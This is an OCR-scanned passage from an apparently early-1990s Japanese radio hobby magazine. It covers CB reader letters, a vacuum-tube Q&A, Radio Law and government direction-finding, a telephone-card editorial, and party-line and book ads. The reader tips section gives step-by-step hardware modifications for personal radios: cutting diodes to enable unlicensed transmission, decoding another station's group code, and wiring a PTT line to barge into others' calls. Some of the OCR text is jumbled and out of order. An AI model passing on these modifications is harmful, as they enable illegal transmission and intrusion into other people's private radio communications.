
（茨城県/R381）

【編集部】 はい、確かにハイパワー CB 機は輸出向けです

▼ Mr.CB さん提供の貴重な QSL カード。これがあるから DX は止められない!!



から、日本語の取説があるのはおかしいのですが、実際には存在します。図-2を参照して下さい。これは某CB機のマニュアルなのですが、ちゃんと(?)日本語でしょ? また、あの有名なナサ72GXにも日本語の取説が付属していました。



▲ちょっと見ただけでこのリグの機種名が分かった人は、相当のマニアです。御存知 SBE のワンダー 990 です。99CH、AM/SSB 機、テンキーを使ったチャンネル指定の高級機なのです。まあ、SA-2800+ テンキーといったところでしょうか。


こちらについては今度、くわしく紹介しますね。

QSO しようヨ!

●皆さん今日は! うちの住んでいる大宮市は、いくらコールしてもだ〜れも出てきてくれません。それどころか、中国語らしき言葉が喧嘩を売ってくる始末。だれか大宮市内でCB機をお持ちの方、8ch(27.144MHz)でコールください!

(埼玉県/CIA)

【編集部】 合法局からのお便りは久しぶりで嬉しい限りです。合法機の場合は、ロケーションとタイミングが大切! 根気よくガンバッテください。スケジュールQSOなんかもいいかも知れませんね。移動の予定があったら、なるべく早目にお手




紙ください。間に合うようならこのコーナーで紹介しますから。

珍局

●こんにちは! 今年の2月にエクアドル局によって行われたガラパゴス島DXベティションのめずらしいQSLカードです! そしてガラパゴス島の海ガメのステッカーです。また、よろしくお願いします。

(神奈川県/Mr.CB)

【編集部】 いつもFBなDX情報ありがとうございます。カラーで紹介できないのがホントに残念! また、この他にもたくさんカードを送っていただいているのですが、こちらはぜひカラーページで紹介したいので、もうちょつと待っていてくださいネ!



▲ステッカーまでちゃんと用意してるなんて…。やっぱりCBパワーはスゴイ!

CBインフォメーション

読者版
HOT情報

オット

あぶない! パワ機改造!

SC-905GV₂

●S社 SC-905GV₂のもっとも簡単なROMなし送信改造です。送信改造パイプルでは1カ所ハンダ付け+1カ所カットですが、2カ所カットのみでもOKなのです。改造方法は、下側カバーを開け、D421とD422(D422のそばには抵抗があるのでまちがえないように注意してください)をカットするだけです。ちなみに免番はオール0です。これならハンダ付けが苦手でもOK!

(千葉県/槍間千香)

TR-3501

●パワ機 TR-3501を無改造で相手の群番号を解読することができます。

- ①まず、群番00000をセットし、モニターで00000の相手を探す。
- ②群番00000の相手の信号を受け、通話ランプが点灯する。
(つまり、モニターと通話の両方が点灯している状態)
- ③この状態で他のチャンネルに移動し、電源のボタンを一瞬

消してすぐONにする(カチャカチャとするような感じで)…すると、相手の群番号が表示されるようになります。もうこの機械は売ってしまつて手元にありませんが、たまたまこの状態で電源を消し損なつて変な数字が表示されたのです。相手の局が群番を通話中に言うのを聞いて一致していたので、相手の群番と判明しました。5回ぐらい試してみましたが、確

健康のため(?)ハイパワーに注意しましょう!

かに合致していました。


(●●県/M.MUNE)

PC-1010&2020


●女の子でもできちゃうパーソナル改造!

この機種は、内部に手を加えなくても割込み改造ができちゃ

います! まず、電源の3P(3人プレイではない!)をバラして、何もつながない真ん中のピンから線を出す。その線をマイクのPTTラインに接続するだけ! たったこれだけでOK! 使い方も簡単で、



■図-3 MR-4 ROMなし送信(京都府/●●●●)



■図-4 JG-9 割込み送信 (神奈川県/緒何四郎)

モニターして割込みたい局を見つけたら、PTTを押したまま待ちます。相手のATIS信号が聞えたら即通話OK! カンタンでしょ?

(横浜市/緒何四郎)

Gシリーズについて

●いつも楽しく拝読しています。さて、AB'90の3月号189ページで、シンワSC-905G IIIのVCOは16MHzロックしないとありますが、そのG IIIは余程のハズレセットです。私の知る限りでは1台もありません。むしろ地下チャンネルでパワーが

でないのはBPFの影響が大きいと思います。このBPFはムラタのDFC 2 R904で、一時期秋葉原で3コ100円で売っていましたが、何処ぞの輩が買占めをしていました(現行のGVも同様)。

G II、G IIIについてすこし...

G II 1280SFXのCPUは×××××で、1個900円くらいで売っています(沖電気製に限る)。汎用品ですが、最近入手しづらいようです。16進の表示改造は、パネル裏の4511BACをMD4311かF9368と交換すればOKです。4311はピンコンパチですので交換するだけ...。F9368はすこし変更が必要です。でも、表示が見にくくなるのでオススメしません。ABC表示は4511を使用している機種すべてOKです(TR-5501、9 M51A、G、GB等)。

G III 1280SFXのCPUは今流行りの隠しコマンドでバンド指定、送信禁止の設定等ができます。

G V デジタル秘話の方式は時分割方式です。

(東京都/●●●●●)

アマチュア・パーソナルの新前橋無線

無線買取・高価買取 TEL.0272-53-7546 FAX.0272-53-7547


希望価格にできるだけ近い価格で買取します。買い取り価格電話即答。全国どこからでも買い受けOKです。新品特価! 中古無線在庫常時あります。持参すれば即現金交換します。

●モバイル機お買い上げの方にもれなく、モバイルスピーカーサービス中

新前橋無線/〒371 群馬県前橋市総社町総社1662 ●営業時間/10:00~19:00 ●定休日/月曜日

今月の処分品 (新品)

FT-728 / IC2320
TH77 / シンワGV2
FT4800M / DCDC(30A)



※群馬医科大学から車で3分、徒歩20分。

Q&A・ハード編

AB110番

●編集部があわてる——
質問大歓迎!!

このページではみなさまからのハードに関する質問を受けつけます。機種は問いません。ビョーキのような質問をAB編集部宛お送りください。AB編集部「AB110番」係宛



昔は、真空管でトランジスタのような働きをさせていたそうですが、どうして電球みたいなもので半導体のかわりができるのでしょうか不思議です。それに、誰が発明したのでしょうか。AB編集部には老けた人もいまするので、知っていると思います。教えてください。

(金沢市/犀川弥生)



はい、はい。真空管についてのお問い合わせですね。老けた編集部員がお教えます。

真空管は誰の発明?

真空管の実物を見たことがない方も多いと思いますが、今だに高級オーディオアンプでは真空管を使っていますので、写真などでご覧になったことはあるかと思います。真空管の中ではフィラメントがほっつと赤く光っています。フィラメントといえば電球を連想しますよね。実は、電球を発明したエジソンが真空管発明に一役買っているのです。

エジソンは電球の実験中、おもしろい現象に気づきました。


電球の中に、もうひとつ電極(プレート)を入れます。そして、そこにプラス電圧をかけるのです。すると、不思議なことに電流が流れてしまうのです。

電子が飛ぶのだ


つながっていないのに電流が流れるとは摩訶不思議。原因は不明でしたが、とりあえずエジソン効果と名前をつけたのでし

た。後になって、加熱したフィラメントから飛び出した電子が、プラス電極に引かれて飛んでいくのが電流の流れる原因だということがわかったのです。

これが、真空管の基本的な原理ですが、ここちよつと考えてみてください。フィラメントからプレートへ、電子が飛ぶことがあっても、その逆はありえないのはわかりますよね。




■ダイオードと同じ働きをする二極管



二極管に検波の働きをさせたのが左の図。右のゲルマラジオと比較してください。

■増幅作用のある三極管はトランジスタと同機能



真空管を使ったときと、トランジスタを用いたときの基本的な増幅回路

一方方向にしか電流が流れない、もうお分りですね。これは、半導体の基本作用ですからね。

真空管を検波に活用したのがフレミングでした（二極管の発明）。増幅作用をもつ真空管（三極管）はアメリカのア・フォレストが発明しました。

トランジスタが発明されるまで真空管は大きな役割を担ってきたのです。



ダイオードと二極管・トランジスタと三極管は、親せきなのです

Q&A・ソフト編

AB119番

●編集部が走りまわる——

質問大歓迎!!

このページではみなさまからのソフトに関する質問を受けつけます。無線・有線の通信の取材が可能なテーマなら何でもOKです。時間がかかってもし編集部では、根拠り裏掘り取材します。

「AB119番」係宛。



最近のアマチュア無線機の広告には、「この無線機を使用するには、郵政省の免許が必要です」と書いてありますが、これは「この無線機を使用して通信するには、郵政省の免許が必要です」の間違いではないのでしょうか？ そうでなければ、免許を持っていない私が、現在 SWL 用に持っているリグを使えば、私は違法局となってしまうのではないのでしょうか？

(横浜市/AB in 横浜)



空間を共通の通路としている電波を、むやみやたらと無秩序に使用することは、互いに混信を引き起こし、混乱をまねくことになります。

そこで、電波法という法律をつくり、無線局の運用はそれに従うことになっています。

電波法第2条第5項

「無線局とは、無線設備及び無線設備の操作を行なう者の総体をいう。(ただし、受信のみを目的とするものを含まない)」

さて10年ほど前に、ハイパワ

ー市民ラジオ(違法CB)による電波障害(テレビ受像障害、漁業無線をはじめとする業務無線への混信、交通信号機の誤動作などなど……)が社会問題になっていたことがありました。

この取り締まりを行なうためには、当時の法律のままでは運用中、つまり「現行犯」でない」と取締(摘発)の対象となりませんでした。


また、販売を目的に違法な無

線機器を陳列している店を取り締まるのも、これらの流通ルートが通産省の監督下で管轄違いでもあったため、直接「売るな」とも指導できず、必ず通産省を通じて、「売らないように協力してください」との申し入れをするのみで、事実上は野放しという状態でした。

そこで製造元や販売店も含めて、取締対象となるように電波法の改正が行なわれてきました。

せば、マークして徹底的に調査される。そしてこのように電波障害でも出

所▶違法機を使って近



電波法第4条第1項

「無線局を開設しようとする者は、郵政大臣の免許を受けなければならない。ただし、次の各号に掲げる無線局については、この限りでない」

※次の各号に掲げられる無線局とは、法第4条第1号に規定する発射される電波が著しく微弱な無線局をいい、コードレス電話無線局や特定小電力無線局などが、これに含まれる。


電波法第110条

「免許を受けない無線局を開設し、または運用すると、1年以下の懲役または20万円以下の罰金に処す」(不法開設)

法の改正によって、第110条にてでる「開設し……」という部分が、従来解釈されていた、無線機器に電源やアンテナケーブルが接続されて、すぐにも電波が出せる状態になくても、取締の対象となるようになりました。

つまり、国内で違法とされる無線機はもちろんのこと、本来免許が必要な無線設備を、免許を受けずに所持していれば、たとえ使用していなくても、無線局を「開設している状態(不法開設準備)」とみなされ、いかなる場合でも言い逃れできない法律になっています。ということは、本来免許の必要な無線機器を免許を受けずに所持する場合には、無理な話でしようが、完全に送信部を取り去った状態、つまり受信機の性能でしかないものとして持つしかありません。

超短波遠隔方位測定設備(センサス)のしくみ



というわけで、本誌の送信改造も「技術資料」ということで掲載していますので、改造の確認にはダミーロードを用いて、改造確認後はもとに戻しておかれることをお勧めします。



前の号でフォックス・ハンティングについての説明がありましたが、電気通信監理局にコンピュータによる方向探知システムがあると聞きました。それについて教えてください。(船橋市/武藤)



電気通信監理局のコンピュータシステムには、大きなものが二つあります。ご質問の方向探知システムは「SENSAS(センサス)」といい、「超短波遠隔方位測定設備」の略です。

東京の場合は、大手町合同庁舎3号館15階にある関東電気通信監理局「監聴室」に管制卓がおかれています。

センサー局は首都圏数ヶ所に配置され、大手町の監聴室とオンラインで結ばれています。

仕組みは、複数のセンサー局から送られてくる、電波の発信源方向や電界強度などの監視対象局のデータをもとにして、

「SENSAS」の正式名称にもあるような、超短波の性質を利用した方法で発信源を特定し、キャッチされた不法無線局は、瞬時に管制卓のカラーディスプレイに地図とともに、方位線および交点、ならびに発信源の緯度・経度、センサーからの直線距離などを表示します。東京のほか大阪にも配備され、電波秩序維持のために活躍しています。

これにたいして短波帯(26.1MHz以下)の監視業務は、神奈川県初声町にある関東電気通信監理局国際監視部というところで行なわれています。

ところで、近年まれにみる電波環境の悪化に、電監は今年10月を目標にして、不法無線を運用する者に電波で直接注意を促す準備を行なっているそうです。

さて、もうひとつのコンピュータシステムは、無線従事者や無線局のデータが管理されている「STARS(スターズ)」というデータベースで、免許人氏名や呼出符号を入力すると、該当者の無線従事者資格や、その従事者資格で開設している無線局の呼出符号などが瞬時に分かっ

冗談よせやい! 高額テレカに ホログラムシールだって? by 若山

こんなモノいらないの 典型だっ!

公衆電話部門では、新しいことをする毎に、いつも楽しく笑らかしてくれるNTTサンですが、今回もまた大いに笑わせてくれました。

今号140~141のカラーページでご紹介したように、320度数(3,000円)と540度数(5,000円)の高額テレホンカードに、ホログラムのシールを添付しようとするらしいのです。

そのため、現在販売されている3,000円以上の高額カードの発行と販売をしばらくの間見合わせるという動きがあるらしいのです。そして、旧来のカードがすべて使用された時期をみはからって、ホログラムシール付きのテレホンカードを発売するというのがNTTのシナリオというわけです。

しかし、そもそもテレホンカード自体の半分が退蔵され、それが退蔵益となってNTTの

フトコロを大いに潤しているというのに、世の中から高額テレカがなくなるまで待つなどということは、まったくの茶番です。

まあ、現実には1年か2年の留保期間をおいて、あとは見切り発車というか、さみだれ式に

発売するのでしょうか…。

どのような商売をするかというのは日本電信電話株式会社と、その傘下の会社の勝手ですからとやかくいってもはじまりませぬ。しかし、本当に高額テレ



◀NTTに電話事業を任せておくところがない?

力が必要な人、例えば国際電話や長距離電話を頻繁にかける人にとっては、もしそんなことになったらそれこそいい迷惑ですね。それが、テレカのセキュリティを高めるために、多少なりとも役に立つ措置であるなら、少々の不便は我慢するとしても、テレカにホログラムを付けて何の役に立つというのでしょうか？ 疑問だね！

有価証券の偽造防止ってか？

先日、最高裁によってテレカは有価証券であるという判断が下されました。まさか、これによって券面表示を少しは有価証券らしくしようとNTTが考えたとしたら、NTTの思考パターンを疑ってしまいますね。

確かにクレジットカードなどには、ホログラムがデザインとして印刷されていますが、これは人の目によって確認されることを前提としてホログラムが刷り込まれているのであって、テレカのように、電話機という機械にはホログラムの有無や真偽などを判断することができません。少なくとも、現在のシステムでは…。

では、何のためか？ 唯一の理由として挙げるとするなら、高額の変造テレカは主に金券屋と呼ばれるブローカを経由して売りさばかれているので、金券屋に持ち込まれないようにする、という程度の理由しか思い浮かびません。

しかし、ある変造事件では、テレカの印刷業者が関係してい

たはずです。管理ということにはズボラなNTTに、シールなどという発行枚数を把握しにくいモノを、どこまできっちりと管理できるのか、はなはだ疑問です。

ごっそりといったって、1万枚でも手の平に乗るぐらいの分量でしょうから…。

なんてことするんだい！


テレカの表面には、様々なデザインがあって著名な絵画などが流用されていますが、その上

にペタッとシールが貼られるなんていうのは、ちょっと作者に対して失礼なんじゃないでしょうか？ 第一、ぶざまですよ。


しょせんシールなんだから、どうしても気にいらなければ剥がしちゃえばいいようなものですが、そんなことすると有価証券の券面の変造ですかね？

分かりませんよ、裁判官のオツムの中は…。

というわけで、あまりにもばかばかしいお話を一席でした。おそまつさま。



▲なんてシツレイな!! 「富士にはシールは似あわない」なのだ。



▲磁気データに進歩なし。変造・偽造防止はまずこっちらから着手すべき！



あなたの「恋人候補」の自己紹介 を聴いてみませんか!!

1. イース・ノーテストの性格判断の後あなただけの会員番号とあなたへのメッセージを聞くパスワードをメモしておいて下さい。
2. 性格テストの後60秒以内に自己紹介を録音して下さい。

3. ①パートナー捜しのコーナー

コンピューターがあなたとの相性をチェックし、エントリした「恋人候補」の皆さんをご紹介します。

②ラブコールのコーナー

パートナー捜しのコーナーで気に入った人にメッセージを送ります。

③アンサーズコーナー

あなたの自己紹介やメッセージに対してお返事を聞きます。

(裏番組) 会員番号8823暗証番号8823



(シンデレラリパティー)

サーいらっやい

ハヤブサ

0990 - 31 - 8823

— IP各位 —

NTTの暴挙に対し抗議しよう!

ツーショット禁止は勝手な契約変更!

1. Q2サービスの停止受け付け。
2. クロスバー地域のサービス停止。
3. 公衆電話のQ2サービス停止。
4. そしてツーショット禁止。

(このほか、アダルト番組の規制、テレホンパーティーの料金の制限などは利用者のためになることなのであって反対はしませんが、これらは本来IPが自主的に判断する問題です。) 私たちはみな事業者です。一つの事業は3年をもって採算の目処をつけているのが常識です。

Q 契約は半年毎の更新だから、契約期間が切れたら私たちはどんな条件を押し付けられてもしかたがないのでしょうか?

A 特に問題がなければ継続される事業として、暗黙の了解が両者の間に成立していると見なせます。

証拠として、

1. 契約当初、条件が大幅に変化するとは説明されていない。事業の危険性について全く説明されてないどころか、全く安全だと説明され勧誘を受けた。
2. 施設負担金(加入権)はNTTが保留する。
3. MDF工事料その他、設備費用は全て税務上10年償却の資産になることは、NTTが知らないはずはない。


契約の勝手な変更を求めている諸悪の根源は、NTTではなく郵政省にあります。このままでは真面目な番組を提供しているIPまでが窒息してしまいます。業界団体を設立して交渉しましょう。

事務局の設置、抗議の共同意見広告に協力していただけるIPの方で連絡下さい。

御意見の方へ連絡先 03-3336-6885(夜間のみ)
御協力

ツーショット禁止は余計なお世話だと思う利用者の方も、0120-409901(東海)、0120-409902(関西)のNTTダイヤルQ2ホットラインに抗議の電話を入れましょう。

Telephone Communication



であいのとき
あなたは
いくつ恋がでますか？

ダイヤモンドグループのテレホンコミュニケーションは、
24時間あなたの声を全国の女性が待っています。すてきな
出逢いの輪を広げて下さい。

電話なら話せることもある

0990-34-7939 **0990-30-7937**

0990-33-5539 **0990-34-7937**

0990-33-5589 **0990-33-9004**

0990-33-4486 **0990-31-1655**

0990-32-0996 **0990-32-8113**

別冊のご案内

Let's HAMing

全アマチュア無線家の強い味方！
アマチュア無線総合娯楽雑誌
この1冊でアマチュア無線の全てが分かる！

定価580円
AB判160ページ
(〒260円)

※年間
6000円の定期購読受付中！！

ハミングNo.9のご案内！！

(特集)アンテナと無線機の間に入れるモノ大研究！

●まずはSWR計とはどんな構造でどんな働きをするのか研究 ●実はSWR計って簡単構造だから作ってみるか ●デュープレクサだって作ることができるんだぞ ●オートアンテナチューナーについて研究してみる ●キットで作るステップアッテネータ ●ついでにコネクタの研究してみる他いっぱい！

(第2特集)生活に密着してるスピーカーの科学と不思議

●音に関する不思議な話がいっぱい！無線にも役立つぞ！！

(主な記事) ●アンテナが倒れた場合の損害賠償はどうなる？

●さらにHF超小型アンテナに挑戦する ●ページング完全マスター法

7月26日(金)全国有名書店にて発売！ 定価580円



▲ハミングNo.8

(特集) 28/50MHzを大いにエンジョイする方法！ ●国内国外DXが簡単にできる(第2特集) 無線に役立つ簡単キットの製作

図解 受信改造バイブル '91増補版

大好評発売中！

※この本は書店では
発売しておりません！！



(最新機種増補篇) ●C160 ●C460 ●C5600 ●FT-24 ●FT-74 ●FT-104 ●FT-4800 ●TH-77 ●TH-K27 ●TH-K47 ●TM-241 ●TM-441 ●TM-941 ●IC-W2 ●IC-229 ●IC-339 ●IC-2410 ●DJ-F4 ●DJ-K1 ●DJ-K4 ●DJ-S1 ●DJ-S4
増補篇は人気最新リグばかりを集中掲載！！
増補篇と本篇合わせて一挙106機種の受信改造法を大公開！！ この1冊で受信改造マニアに楽々なれる！

全国有名ハムショップにて発売中 定価580円
送料210円

『ハミング』年間購読受付開始！！1年間12冊6000円お申し込みは『ハミング』巻末振替用紙をご利用下さい。

別冊のご案内

ABは9月号のみ発売日変更!

